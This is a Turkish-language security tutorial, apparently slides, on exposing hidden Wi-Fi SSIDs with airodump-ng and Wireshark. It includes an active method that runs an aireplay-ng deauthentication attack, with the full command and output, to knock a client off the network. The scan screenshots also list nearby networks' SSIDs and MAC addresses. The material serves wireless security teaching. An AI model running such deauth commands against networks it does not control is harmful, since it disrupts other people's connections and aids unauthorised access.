

Besim ALTINOK Security Engineer

Gizli Kablosuz Ağ Bilgilerini Tespit Etmek



Wireshark İle Gizli Bilgilerini Tespit Etmek

Wireshark ile gizli SSID bilgisini bulmak amacı ile aşağıdaki adımlar izlenebilir :

- Airodump-ng aracı ile gizli SSID yayını yapan cihazın MAC adresi tespit edilir.
- Daha sonra wireshark ile pasif olarak paketler izlenir.
- Probe paketleri içerisinde SSID bilgisi aranır.
- Bu aşama için wireshark filtreleri kullanılarak süreç kolayca yönetilebilir.
- Eğer herhangi bir probe paketi akışı yoksa
- O ağa bağlı istemciler hattan düşürülebilir.


Wireshark İle Gizli SSID Bilgilerini Tespit Etmek PASİF Yöntem

İlk olarak Gizli SSID ile yayın yapan cihaz tespit edilir.

oash						×	securityci@max: ~			
BSSID	PWR	Beacons #	Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
F8:3D:FF:89:2A:E7	Θ	1	0	Θ	9	54e	WPA2	CCMP	PSK	SineK
5E:F4:AB:38:57:04	Θ	2	0	0	6	54e	WPA2	CCMP	PSK	merkoterm
00:27:22:C4:30:CB	0	1	1	0	4	54e.	WPA2	CCMP	PSK	BURCFIRIN
E8:37:7A:5C:84:13	Θ	1	Θ	0	3	54e	WPA2	CCMP	PSK	ARS CAFE
	Θ	4	Θ	0	11	54e	WPA2	CCMP	PSK	<length: 10=""></length:>
CC:7B:35:1E:F4:58	Θ	3	Θ	Θ	1	54e	WPA2	CCMP	PSK	TINET ZIE 4H6X
54:E6:FC:C1:07:E8	Θ	13	1	0	1	54 .	WPA2	CCMP	PSK	dejavu-2
14:CC:20:38:FD:A2	Θ	74	10	0	1	54e	WPA2	CCMP	PSK	TTNET TP-LINK FDA2
14:CC:20:39:C6:E0	0	154	11	0	1	54e	WPA2	CCMP	PSK	NazliToraman
30:B5:C2:A5:ED:E6	-1	Θ	Θ	Θ	-1	-1				<length: 0=""></length:>
BSSID	STAT	ION	PWR	Ra	te	Los	t Pa	ckets	Probe	5
00:27:22:C4:30:CB	50:F	0:D3:6C:68:AA	0	0	- 0	e	Θ	1		
30:B5:C2:A5:ED:E6	64:2	7:37:B0:AC:99	Θ	0	- 0		Θ	2		
(not associated)	00:2	5:22:4E:A1:7A	Θ	0	- 0		Θ	1		
(not associated)	AA:B	B:CC:DD:EE:EE	0	0	- 1		0	12		
(not associated)	54:2	7:1E:1C:E6:D2	Θ	0	- 0		Θ	9	BUZZ	YAZILIM SINEK
(not associated)	D0:2	5:98:18:ED:AA	0	0	- 0		Θ	2	DEJA	/U-1
	54 · F	6:FC:C1:06:8C	Θ	0	- 0		Θ	30	TP-L	INK C1068C

Wireshark İle Gizli SSID Bilgilerini Tespit Etmek PASİF Yöntem

Wireshark ile pasif olarak paketler izlenir.



Wireshark İle Gizli SSID Bilgilerini Tespit Etmek Aktif Yöntem

İlk olarak Gizli SSID ile yayın yapan cihaza bağlı istemciler tespit edilir.

```
Terminal - securityci@max: ~
File Edit View Terminal Tabs Help
CH 11 ][ Elapsed: 0 s ][ 2016-01-26 14:52
BSSID
                   PWR RXQ Beacons
                                       #Data, #/s CH MB
                                                            ENC CIPHER AUTH E
40:F3:08:80:A0:9B
                                 22
                                                  11 54e WPA2 CCMP
                                                                        PSK <
                   STATION
                                                    Lost Packets Probes
BSSID
                                      PWR
                                            Rate
40:F3:08:80:A0:9B 5C:8D:4E:3B:6E:91
                                             0 - 0
                                                       15
                                                                17
 sudo airodump-ng --bssid 40:F3:08:80:A0:9B --channel 11 wlan0
```

Wireshark İle Gizli SSID Bilgilerini Tespit Etmek Aktif Yöntem

Daha sonra tespit edilen bu cihaza deauth saldırısı yapılır.

```
Terminal - securityci@max: ~
File Edit View Terminal Tabs Help
 sudo aireplay-ng --deauth 0 -a 40:F3:08:80:A0:9B -c 5C:8D:4E:3B:6E:91 wlan0
14:50:15 Waiting for beacon frame (BSSID: 40:FS:00:60:A0:9B) on channel 11
14:58:16 Sending 64 directed DeAuth. STMAC: [5C:8D:4E:3B:6E:91] [23|65 ACKs]
14:58:17 Sending 64 directed DeAuth. STMAC: [5C:8D:4E:3B:6E:91] [ 0|66 ACKs]
14:58:18 Sending 64 directed DeAuth. STMAC: [5C:8D:4E:3B:6E:91] [ 0|64 ACKs]
14:58:18 Sending 64 directed DeAuth. STMAC: [5C:8D:4E:3B:6E:91] [ 0|62 ACKs]
14:58:19 Sending 64 directed DeAuth. STMAC: [5C:8D:4E:3B:6E:91] [14|65 ACKs]
14:58:20 Sending 64 directed DeAuth. STMAC: [5C:8D:4E:3B:6E:91] [ 0|66 ACKs]
14:58:20 Sending 64 directed DeAuth. STMAC: [5C:8D:4E:3B:6E:91] [ 0|63 ACKs]
14:58:21 Sending 64 directed ^C%
· ① 14:58:21
```

Wireshark İle Gizli SSID Bilgilerini Tespit Etmek Aktif Yöntem

Saldırı yapıldıktan sonra trafik Wireshark ile pasif olarak izlenir.

